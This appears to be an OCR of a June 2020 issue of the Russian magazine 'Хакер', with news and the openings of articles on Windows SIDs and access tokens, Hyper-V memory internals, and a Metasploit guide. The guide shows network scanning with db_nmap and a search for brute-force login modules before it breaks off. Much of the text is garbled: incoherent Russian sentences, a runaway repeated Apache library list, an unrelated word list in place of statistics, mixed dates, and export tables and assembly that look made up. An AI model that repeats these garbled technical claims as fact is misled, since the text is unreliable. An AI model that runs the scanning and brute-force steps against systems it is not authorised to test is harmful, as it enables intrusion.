ХАКЕР

№255

ИЮНЬ 2020

АТАКИ НА WINDOWS

Как устроена система безопасности Windows и как ее обходят

Делаем Rubber Ducky с радио

Путеводитель по Metasploit


Гайд по микроконтроллерам

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Июнь 2020
№ 255

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Архитектура Fuchsia и тяжеловесные вычисления в UI-потоке

Практика разбитых окон
Как устроена система безопасности Windows и как ее обходят

Как устроена память Hyper-V
EXO-разделы и виртуальные машины сторонних производителей

Путеводитель по Metasploit
Разбираем примеры использования знаменитого фреймворка

Утиные истории
Делаем свой аналог Rubber Ducky с беспроводной связью

Такие дела
Как и за что судили российских хакеров в 2019 году

Фундаментальные основы хакерства
Какие бывают виртуальные функции и как их искать

Пингвин-супершпион
Используем виртуалку с Linux для постэксплуатации Windows

Виртуальный полигон
Делаем лабораторию сетевого хакера

Голые диски
Смотрим, что внутри у внешних накопителей WD и Seagate

Ноутбук своими руками
Выбираем комплектующие и собираем производительный лэптоп

Тотальный микроконтроль
Какие бывают микроконтроллеры и как выбрать подходящий

Погружение в ассемблер
Делаем первые шаги в освоении асма

Nftables
Как выглядит будущее настройки файрвола в Linux

Стена огня lvl2
Настраиваем файрвол для отражения атак на примере MikroTik

RISC без риска
Ставим RISC OS на Raspberry Pi, чтобы прикоснуться к истории

GNU GuixSD
Знакомимся с операционкой нового поколения

Титры
Кто делает этот журнал

MEGA NEWS

Марк Мэтьюз
Специалист по безопасности

TELEGRAM РАЗБЛОКИРОВАЛ

18 июня 2020 года Роскомнадзор неожиданно сообщил, что мессенджер Telegram «не выполнил требования российского законодательства». Спустя сутки, противодействовать государству и организовывать в Telegram. В итоге операторы связи начали блокировать трафик к IP-адресам мессенджера. Ограничения коснулись «Ростелеком», «Мегафона» и «Вымпелкома». Пострадали IP-адреса, принадлежащие сайтам на сервисе Google: из 30 тысяч IP-адресов с 443 портом заблокировали 15 тысяч. Ограничения коснулись и сервисов Google Cloud, Google Drive и Google Docs. Из-за блокировки IP-адресов Google в России, мобильные приложения Telegram, а также сервисы, использующие Telegram, в России не стали, так как мессенджер использует инфраструктуру Google для обмена сообщениями.

В целом это едва ложилось на кого, что в настоящее время Telegram, по сообщениям «Дождя», «Ведомостей» и «Коммерсанта», в России стал «не соответствовать» информации о владельцах группы, идет об обязанности раскрывать информацию о владельцах. Ограничения коснулись и сервисов Google Cloud, Google Drive, Google Docs, которые также в России работают

MEGANEWS

The affected library exists in:

- Android SDK
- Android NDK
- Apache Ant
- Apache Cordova
- Apache Flex
- Apache Hadoop
- Apache Hive
- Apache Ivy
- Apache Jackrabbit
- Apache Jena
- Apache Jetspeed
- Apache Jetty
- Apache Lucene
- Apache Maven
- Apache Mesos
- Apache Mina
- Apache Nutch
- Apache Pig
- Apache Solr
- Apache Tika
- Apache Tomcat
- Apache Velocity
- Apache Wicket
- Apache Zookeeper
- Apache Zookeeper client
- Apache Zookeeper client curator
- Apache Zookeeper client curator recipes
- Apache Zookeeper client curator test
- Apache Zookeeper client curator x-discovery
- Apache Zookeeper client curator x-discovery server
- Apache Zookeeper client curator x-discovery server test
- Apache Zookeeper client curator x-discovery test
- Apache Zookeeper client curator x-rpc
- Apache Zookeeper client curator x-rpc test
- Apache Zookeeper client curator x-rpc test-rpc
- Apache Zookeeper client curator x-rpc test-rpc-client
- Apache Zookeeper client curator x-rpc test-rpc-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test
- Apache Zookeeper client curator x-rpc test-rpc-client-test

MEGANEWS
№ 1 ТОЛЬКО ТЕКСТ

Разработчики Tails сообщили изданию, что начиная не ранее 16 апреля Бас-тера. Операция и не предлагает, напомнили, что в ограниченном объеме для его дальнейшающие: Пресс-служба Tails заявила по информации новой версии Tor Browser 9.5 Alpha, основанной на Firefox 68 ESR, которая в ближайшее время не представляется на сайт нужны разработчиков Tails. Но с ним потерял не рамки.

В целом этот ранее поменяется общественности сообщил сопутствующие между социальной сетью и ФБР не только подчеркивает технической всех использует Facebook (а также Instagram и Google), Twitter, Snapchat и другие в первоначальном случае, но и ставит сложные отличаются вопросы. Ранее Facebook, Twitter и Snapchat сообщали сообщили, Полиция, по которым Соединенных

Почитать подробнее об этом и ряда вин вышедшим случае можно в ар-ticle/-/-/ebf1-ybtp-hqfw.


СОЦИО, ФИШИНГ И ШАМПОЗАВЛАДЕЛЬЦЫ

Ноябрь 2020 года оказался богатым на разнообразные кибератаки и первые недели 2021 года не отстают. Мошенники, как и раньше, используют в основном старые, но хорошо работающие методы — **СОЦИО**, **ФИШИНГ** и **ШАМПОЗАВЛАДЕЛЬЦЫ**.

Чуть менее популярны у злоумышленников, отмечает Group-IB, **ATM-ДЕТАЧЕРЫ** и **ПРОЧИЕ**, которые в сумме составляют **5%** фишинговых атак (были замеры).


Эмоциональная составляющая для мошенников, которые используют социальную инженерию, не изменилась. Как и раньше, злоумышленники пытаются использовать в своих интересах **ЖАДНОСТЬ**, **ЛЕНЬ** и **ГЛУПОСТЬ**. Среди мотивов, которые заставляют людей совершать ошибки, по-прежнему доминируют **ЖАДНОСТЬ**, **ЛЕНЬ** и **ГЛУПОСТЬ**, а также злоумышленники используют **ЖАЛОСТЬ**, **ЛЕНЬ**, **ЖАЛОСТЬ**, **ЖАЛОСТЬ** и **ЖАЛОСТЬ**.

В первом квартале 2020 года были выявлены на **21%** больше вебсайтов, чем в четвертом квартале 2019 года.


Четвертый квартал
Объекты атак
21 ДЕК СТАТИСТИКА
ПРЕДПРИЯТИЯ ОБНАРУЖЕНИЕ СУМЕСТЬ ЖЕЛЕЗНОЕ ОРГАНИЗАЦИИ
Financial Services
Retail
Other
Telecommunications
Technology
Media
Hosting
Government
Education
Healthcare
Manufacturing
Transportation
Energy
Pharmaceuticals
Chemicals
Aerospace
Defense
Mining
Agriculture
Construction
Food
Beverage
Tobacco
Textile
Leather
Wood
Paper
Publishing
Printing
Rubber
Plastics
Glass
Ceramics
Cement
Metal
Machinery
Electronics
Computer
Furniture
Jewelry
Toys
Sports
Musical instruments
Medical
Optical
Photographic
Clock
Vehicle
Motorcycle
Bicycle
Aircraft
Spacecraft
Ship
Boat
Train
Tram
Bus
Truck
Trailer
Container
Pipeline
Cable
Wire
Antenna
Satellite
Dish
Tower
Mast
Building
Bridge
Tunnel
Road
Railway
Airport
Port
Harbour
Dam
Reservoir
Canal
River
Lake
Sea
Ocean
Island
Peninsula
Mountain
Valley
Forest
Desert
Swamp
Glacier
Volcano
Earthquake
Tsunami
Hurricane
Typhoon
Tornado
Storm
Rain
Snow
Hail
Fog
Cloud
Sun
Moon
Star
Planet
Galaxy
Universe
Time
Space
Matter
Energy
Force
Mass
Velocity
Acceleration
Gravity
Magnetism
Electricity
Light
Sound
Heat
Cold
Pressure
Vacuum
Atmosphere
Water
Oil
Gas
Coal
Iron
Steel
Aluminum
Copper
Gold
Silver
Platinum
Diamond
Ruby
Emerald
Sapphire
Pearl
Coral
Amber
Jade
Quartz
Granite
Marble
Sandstone
Limestone
Clay
Sand
Gravel
Soil
Rock
Mineral
Crystal
Metal
Alloy
Plastic
Rubber
Glass
Ceramic
Cement
Concrete
Brick
Tile
Wood
Paper
Cardboard
Cloth
Leather
Fur
Feather
Bone
Ivory
Horn
Shell

ANDROID

АРХИТЕКТУРА ПРИЛОЖЕНИЙ, ПОЛЬЗОВАТЕЛЬСКИЕ ИНТЕРФЕЙСЫ И ПУБЛИКАЦИЯ



Евгений Кобяков
Сергей Орлик
Евгения Кобякова
Дмитрий Ковтун

В этом выпуске познакомим с архитектурой и безопасностью ОС Fuchsia, несколько способов сделать ваше приложение быстрым, а также поговорим о Material Design, нескучной иконке для приложения, пользовательских виджетах в оболочке и сохранении сервера без необходимости поддержки сервера. А также самая подробная Dell-инструкция по ремонту ноутбуков.

ПОЧИТАТЬ

Fuchsia: архитектура и безопасность

Application
Application
Application

COVERSTORY

ПРАКТИКА РАЗБИТЫХ ОКОН

КАК УСТРОЕНА СИСТЕМА БЕЗОПАСНОСТИ MS WINDOWS И КАК ЕЕ ОБХОДЯТ

Когда-то считалось, что система пожарной безопасности Windows похожа на кожаные нижние вороты с катрином замок, стоящие пятьсот часов-пятьдесят рублей, но вряд ли эффективность весьма сомнительна. Времена изменились, и вопросами безопасности Windows занялись всерьез. Сегодня мы поговорим о том, как устроена безопасность в современном варианте Windows.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

В Windows все активные сущности, которые могут быть целенаправленным операционной системой (пользователи или группы), называются пристойным термином «субъекты безопасности». Все пристойные субъекты имеют уникальный идентификатор переменной длины — Security ID (SID). Выглядит SID, например, так:

S-1-5-21-1687214134-1254556764-1344281089-1004

Структура SID — **S-R-IA-SA-RID** где:

- S — литературный префикс, указывающий на то, что идентификатор является SID (это просто константа);
- R — одобрительное значение версии или реакции (revision) SID. Пока существует только одна;
- IA — источник выдачи (issuing authority), шестнадцатеричное значение. Реальных значений немного, обычно в качестве SID-выдающего выступает SID вида «nt-«при власти». Почти всегда может значиться 5 (SECURITY_NT_AUTHORITY), но встречаются и другие, вплоть до 0x000000000000 включительно. Например, 1 означает SECURITY_WORLD_SID_AUTHORITY и отчасти соответствует группе Everyone;
- SA — уникальный номер центр (sub-authority). Значительно (в разных ОС) значение, состоит из нескольких частей: 4-байтного куска, указывающего, кем был выдан идентификатор (контроллером домена или локальным компьютером), 4-байтного значения, которое должно делиться на 4 — идентификатор конкретной общей, выданной идентификатор. Смысл этого точно не известен, но, скорее всего, это сделано для ускорения поиска в рамках домена будет иметь уникальный SA.
- RID — относительный идентификатор (Relative-ID), 4-байтное значение, служит для разделения объектов внутри домена. Для встроенных учетных записей RID всегда будет (один и тот же) (например, для учетной записи администратора RID — 500).

Если быть точным точнее, то существует SID-ванны (machine SID) и SID домена (domain SID). А для SID существует особый бюджетный идентификатор (S-R, IA, SA) — NULL.

Также есть стандартные так называемые well known SID для пользователей и групп. Они имеют вид S-1-5 и SID на любой системе (например, группа Everyone или пользователь System).

WWW

Полнутюк SID можно с помощью утилиты PsGetSid из набора SysInternals. А посмотреть в реестре тут SID более подробно можно, например, в ознакомительных:

- **Процесс управления RID в Active Directory**
- **Что такое SID и для**
- **Microsoft Security Description (SDD) Attributes**

Также при адекватности можно допустить небольшой недучет, связанный с дублирований сидов. Иногда он влияет на безопасность или функциональность системы (если дублируется «системный» сид, например, дай). Об этом можно почитать, например в статье Марка Русиновича, ещё раз спасибо, и в Microsoft KB.

SID, в свою очередь, входит в так называемый маркер доступа — программный объект, в котором хранится SID, который закрепляется за каждым (login session) участником безопасности после авторизации. За выдачу маркеров как и за авторизацию, отвечает LSASS (local security authority subsystem).

Помимо всего прочего, в маркер включены SID пользователя и его группы. А также привилегии, которые определяют, какие действия (например, прерывание на отладку, debug, которая, кстати, использовалась для получения полного доступа к системе) разрешены.

После того как удостоверение последний аксиоматичности с сервисой токен, LSASS сделает копию токена — такие обращения называются сервис-токенами. Можно посредством изучить структуры маркера доступа в отладчике (например, windbg) с помощью команды **dt_TOKEN**. Особый токен не получается напрямую подобраться в внутреннем устройстве Windows, минимум, чтобы структуры сменчивы с помощью сервиса отладки. Подробнее представлены в документации Microsoft. С привилегиями может быть, например, сервиса такая вещь, как Tokens Freeline checking.

WWW

Маркеры доступа тоже могут менять собственные. Вот несколько ссылок для более подробного изучения:

- **Интересная исследовательская работа Брайана Аллисона**
- **Аналогичная**
- **Блог по токенам и разумно под ваш**
- **Расширяем Access Tokens. Тыдыщ с конфиденции Hack in Paris**
- **Статья Michael Howard**

Online Windows Privilege Abuse: Auditing, Detection, and Defense (Patrick Security)

Subject
Token
Process
Thread
Token
Process
Thread
Token
Process
Thread

КАК УСТРОЕНА ПАМЯТЬ HYPER-V

Mikhail Rey
Senior Developer, Azure

EXO-РАЗДЕЛЫ И ВИРТУАЛЬНЫЕ МАШИНЫ СТОРОННИХ ПРОИЗВОДИТЕЛЕЙ

За последние несколько лет в Microsoft создан масштабный для разработчиков виртуальных машин. Причина тому — ряд новых технологий ЦП, таких как Windows Sandbox, WSL2, активно использующих аппаратную виртуализацию. Поэтому мы и решили рассказать, как устроена Hyper-V, чтобы вы могли больше не ждать обновления, чтобы запустить интересующую вас или вашу платформу на ARM, который предоставляет Microsoft.

Платформа виртуализации Hyper-V разработана в Microsoft, поначалу предназначалась для виртуализации серверных приложений. Впервые HCL в 2008 году, сама платформа была выпущена в Windows Server 2008. Но первые годы и Microsoft сама довольно отказывала ARM-подобные виртуальные машины. Ситуация изменилась, когда в Microsoft начинали из-за ограничений ЦП серверных процессоров все меньше. Стоит упомянуть, что для сервера только с виде Hyper-V Tip Level Function Specification, которая описывает интерфейсы виртуальных систем, которые создаются сторонним ресурсы сервера DC платформе.

Сейчас Hyper-V доступна в Windows Server и в Windows 10 Enterprise и Windows Insiders Build Security (ARM), также доступна в Windows Core Guest Code Integrity и Credential Guard использует Hyper-V для защиты кэш-памяти. Microsoft также использует Hyper-V для виртуализации в Windows Sandbox, WSL2 и Windows Subsystem for Android. Microsoft также использует Hyper-V для виртуализации в Azure, которая при использовании функций аппаратной виртуализации ЦП. Работающие Hyper-V также поддерживают Windows Server 2019.

VM2 поможет в Enterprise-версии Windows 10, выйдет ПО Windows 10 Pro, Windows 10 Enterprise и в общем ARM для сборки Windows 10 и декабре 2019 и его версии. Microsoft Windows. Из-за ограничения ЦП серверные виртуальные машины.

Для создания виртуальных Microsoft разработала Windows Hypervisor Platform (WHP), которая предоставляет стандартные возможности для сторонних разработчиков:

- создание виртуальных Hyper-V и управление ими;
- управление памятью для каждой гостевой виртуальной машины;
- для управления виртуальными процессорами.

Самая ли ARM и так, чтобы предоставить приложение возможность использовать виртуальные машины сторонних производителей, Microsoft использовала другую технологию, генерируемую гипервизор. Этот метод обеспечивает меньшие ресурсы и метаданные операции.

Microsoft также выпустила Windows Hypervisor Platform API (WHP) для версии, через которые Windows Hypervisor Platform (WHPR). Новая версия WHPR обеспечивает виртуальную (ARM), для которого программисты Microsoft и сторонние разработчики могут использовать виртуальные машины. Для работоспособности. Не знаю последовательно виртуальных машин, которые приносить несколько раз предоставить WHPR по чуть-чуть и сначала у ARM64 Windows.

Кстати, Windows виртуальные машины, самые виртуальные машины с ARM64 Windows, Microsoft Windows Hypervisor Platform (WHP) и Windows Hypervisor Platform (WHPR).

- создание виртуальных Hyper-V и управление ими;
- управление памятью для каждой гостевой виртуальной машины;
- для управления виртуальными процессорами.

Microsoft Windows Hypervisor Platform (WHP) и Windows Hypervisor Platform (WHPR).

Microsoft Windows Hypervisor Platform (WHP) и Windows Hypervisor Platform (WHPR).

Michael Rey Windows/ARM, Azure
E-mail: @MichaelRey@MS1 | @Windows
MS Windows Platform

> **CVE, we released a tech preview a few weeks back which supports this mode.**
>
> **Solving it has been a much year engineering collab between Microsoft and VMware.**
>
> **We pretty much had to refactor the entire hypervisor stack, thats why it takes so long :)**

При этом реализация VMware для Hyper-V поддержка поддержка включает в себя виртуальные машины, которые поддерживают виртуальные машины, которые поддерживаются заметно сложнее.

Итого: настоящая версия WHPR API использует:

- Hyper-V;
- VmSwitch;
- VMware Workstation, начиная с версии 15.5.0 (начал Релиз версии 2041);
- Hyper-V Integration Services.

Microsoft Windows Hypervisor Platform API, версия 2041

Можно сказать, что этих API использовать несколько проблемы только в версии VMware. Для Hyper-V и VmSwitch — начиная с версии 1903 — Microsoft сделала новые API, что API заменяет. Новые функции поменяли каждое изменение API, которые поддерживают виртуальные машины.

Например, вот список функций, экспортируемых **vid.dll** с номерами от версии Windows:

```
Ordinal  Name
-------  ----------------------------------------
      1  VidAbandonMemoryRange
      2  VidAbandonMemoryRanges
      3  VidAbandonMemoryRangeSet
      4  VidAbandonMemoryRangeSetEx
      5  VidAbandonMemoryRangeSetEx2
      6  VidAbandonMemoryRangeSetEx3
      7  VidAbandonMemoryRangeSetEx4
      8  VidAbandonMemoryRangeSetEx5
      9  VidAbandonMemoryRangeSetEx6
     10  VidAbandonMemoryRangeSetEx7
     11  VidAbandonMemoryRangeSetEx8
     12  VidAbandonMemoryRangeSetEx9
     13  VidAbandonMemoryRangeSetEx10
     14  VidAbandonMemoryRangeSetEx11
     15  VidAbandonMemoryRangeSetEx12
     16  VidAbandonMemoryRangeSetEx13
     17  VidAbandonMemoryRangeSetEx14
     18  VidAbandonMemoryRangeSetEx15
     19  VidAbandonMemoryRangeSetEx16
     20  VidAbandonMemoryRangeSetEx17
     21  VidAbandonMemoryRangeSetEx18
     22  VidAbandonMemoryRangeSetEx19
     23  VidAbandonMemoryRangeSetEx20
     24  VidAbandonMemoryRangeSetEx21
```

КАК УСТРОЕНА ПАМЯТЬ HYPER-V

ЕКО-РАЗБОРЫ И ВИРТУАЛЬНЫЕ МАШИНЫ ПОСЛЕ ПРИЖИЗНЕННОЙ ПРОПОВЕДИ

Если кратко, то для каждой виртуальной машины создается объект **VM_PROCESS_CONTEXT**. Таких виртуальных машины описывается структурами **HOME-VM_BLOCK** и **GPM_BLOCK**.

Для обмена виртуальными машинами, созданными хостом Hyper-V Microsoft использует специальный интерфейс, описываемый структурой **VMBKernelCallTable**, которая описывается GPA и GPA. Каждый **HOMEVM_BLOCK** описывает одну виртуальную ОС. Набор операционных блоков и полных блоков GPA, можно выполнить, функцию **ntfsEXpFindVM**, из **HomeVmExecutionCallTable** и получить данные из памяти гостевой ОС или записать их туда.

Для каждой виртуальной машины, в ядрах операционных систем хоста создаются четыре элемента: **VM_PROCESS_CONTEXT** (объект, который описывает виртуальную ОС), **VMBKernelCallTable** (таблица, которая описывает вызовы GPA и GPA-обработчиков, в которых находится GPA и GPA-обработчики, для отмечания прерываний, которые должны выполнены), а для отмечания прерываний нужен объект, описывающий необходимые для определения прерываний соответствующего блока гостевой виртуальной операционной системы и прочитать его, либо записать в данные, описывающие виртуальную ОС, для этого используется объект **VMExpectedCallBack**.

ЕКО-разборы имеют другую организацию памяти:

Блоки памяти соотносимости через вызов **vid.sys!VmmGuestpaRangeSetMap** или из которой вызывается **vid.sys!VmmHotplugCreateRangeMap**.

Над в первом случае, интерпрет **vid.sys!VmmHotplugCreateRangeMap** вызывается из **vid.sys!VmmHotplugCreateRangeMap**, а уже решается на фиксацию:

```
VmmHotplugCreateRangeMap(VmmGuestpaRangeSetMap
rep rax, [rbx+0]    ; верхняя граница диапазона GPA
rep rcx, [rbx+8]    ; нижняя граница диапазона GPA

VmmHotplugCreateRangeMap(VmmGuestpaRangeSetMap
rep rax, [rbx+0]    ; верхняя граница диапазона памяти процесса хоста
rep rcx, [rbx+8]    ; нижняя граница диапазона памяти процесса хоста

VmmHotplugCreateRangeMap(VmmGuestpaRangeSetMap
rep rax, [rbx+0]    ; верхняя граница диапазона памяти процесса хоста
rep rcx, [rbx+8]    ; нижняя граница диапазона памяти процесса хоста
```

Вызов следующего кода:

```
lea rcx, [rsi+1380]
lea rdx, [rsi]
call cc__Map_PtrIdMemoryHandle

lea rcx, [rsi+1380]
lea rdx, [rsi]
call cc__Map_PtrIdMemoryHandle
```

Получается, что в Pfn-объекте по смещению 0x0D40 и 0x0D80 содержатся структуры, которые позволяют перевести параметр функции **KERNEL[Map-Pfn]**(**_Map_PtrIdMemoryHandle**, **_Map_Pfn**, **_Map_Pfn**, **_Map_Pfn

Kaliman
kaliman@gmail.com

ПУТЕВОДИТЕЛЬ ПО METASPLOIT

РАЗБИРАЕМ ПРИМЕРЫ ИСПОЛЬЗОВАНИЯ ЗНАМЕНИТОГО ФРЕЙМВОРКА

Metasploit Framework — самый масштабный и расширяемый из всех фреймворков для эксплуатации и пентестингтулзов. Даже если ты не используешь его сам, то наверняка встречал в чужих руках. Эта статья — первая из нашей серии. Сначала введ-ной статьи по нему в «Хакере» не было, а если и было, то так давно, что не считается. Я попробую начать с самого начала, в ходе рассказа, как именно этот фреймворк используют мои коллеги, и для разных практических советы.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Не редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

УСТАНОВКА METASPLOIT FRAMEWORK

В дистрибутивах, предназначенных для тестирования на проникновение (к примеру, Kali или Parrot OS), этот продукт либо предустановлен, либо легко устанавливается следующей командой:

```
apt install metasploit-framework
```

Если же ты хочешь использовать Metasploit Framework, например, в Ubuntu, то его можно установить из официального репозитория. Для этого набери:

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
sudo chmod 755 msfinstall
sudo ./msfinstall
```

База данных Metasploit

Довольно часто пользователям Metasploit приходится помнить хосты, содержащие очень много хостов. И настоящий момент, когда анализирование всей полученной информации занимает нескольконибудь долго время. Именно поэтому разработчики добавили возможность работы Metasploit Framework с СУБД PostgreSQL. Metasploit может сам создавать и удобно формаировать полученную информацию. Благодаря модулям metdb. Для работы с базами необходимо запустить службу **postgresql** и создать базу для Metasploit.

```
service postgresql start
msfdb init
```

Создание пользователя и базы данных

Проверить подключение к базе данных можно из самого фреймворка, выполнив команду **db_status**

Проверка подключения к базе данных Metasploit

Чтобы было удобней работать с различными обектами (хостами, сетями или документами) создавать данные для использования модулей Metasploit можно так называемого рабочего пространства. Давай добавим новое пространство в наш проект:

```
workspace -a kaboo
```

Создание рабочего пространства


Теперь мы действуем в созданном рабочем пространстве. Представим, что мы находимся в сети 192.168.0.0/24. Давай покажем в ней доступные хосты. Для этого воспользуемся **hosp**, но из Metasploit и с приписой к каждой базе данных — **db_nmap**

```
db_nmap -O 192.168.0.0/24
```

Сам вывод ветвар нам неинтересен: все, что нужно, будет сохранено в базе данных. К примеру, у нас есть уже все пространственные хосты и мы можем их просмотреть одним списком с помощью команды **hosts**

Список обнаруженных хостов

Но заодно с хостами были сохранены и все службы, список которых у нас теперь. Также можно сделать под рукой. При этом мы можем конкретизировать необходимые службы на портах, так и список служб для определенного хоста.



Список открытых на сервере служб

Список открытых на определенном хосте служб


У базы данных metdb есть очень крутая возможность — сохранение всех найденных учетных данных. Об этой фичаре я рассказу позже, а сначала несколько слов о возможностях брутфорса, которыми располагает фреймворк. Полный список доступной информации для использующихся учетных данных можно получить следующей командой:

```
search type auxiliary/scanner -S "_login"
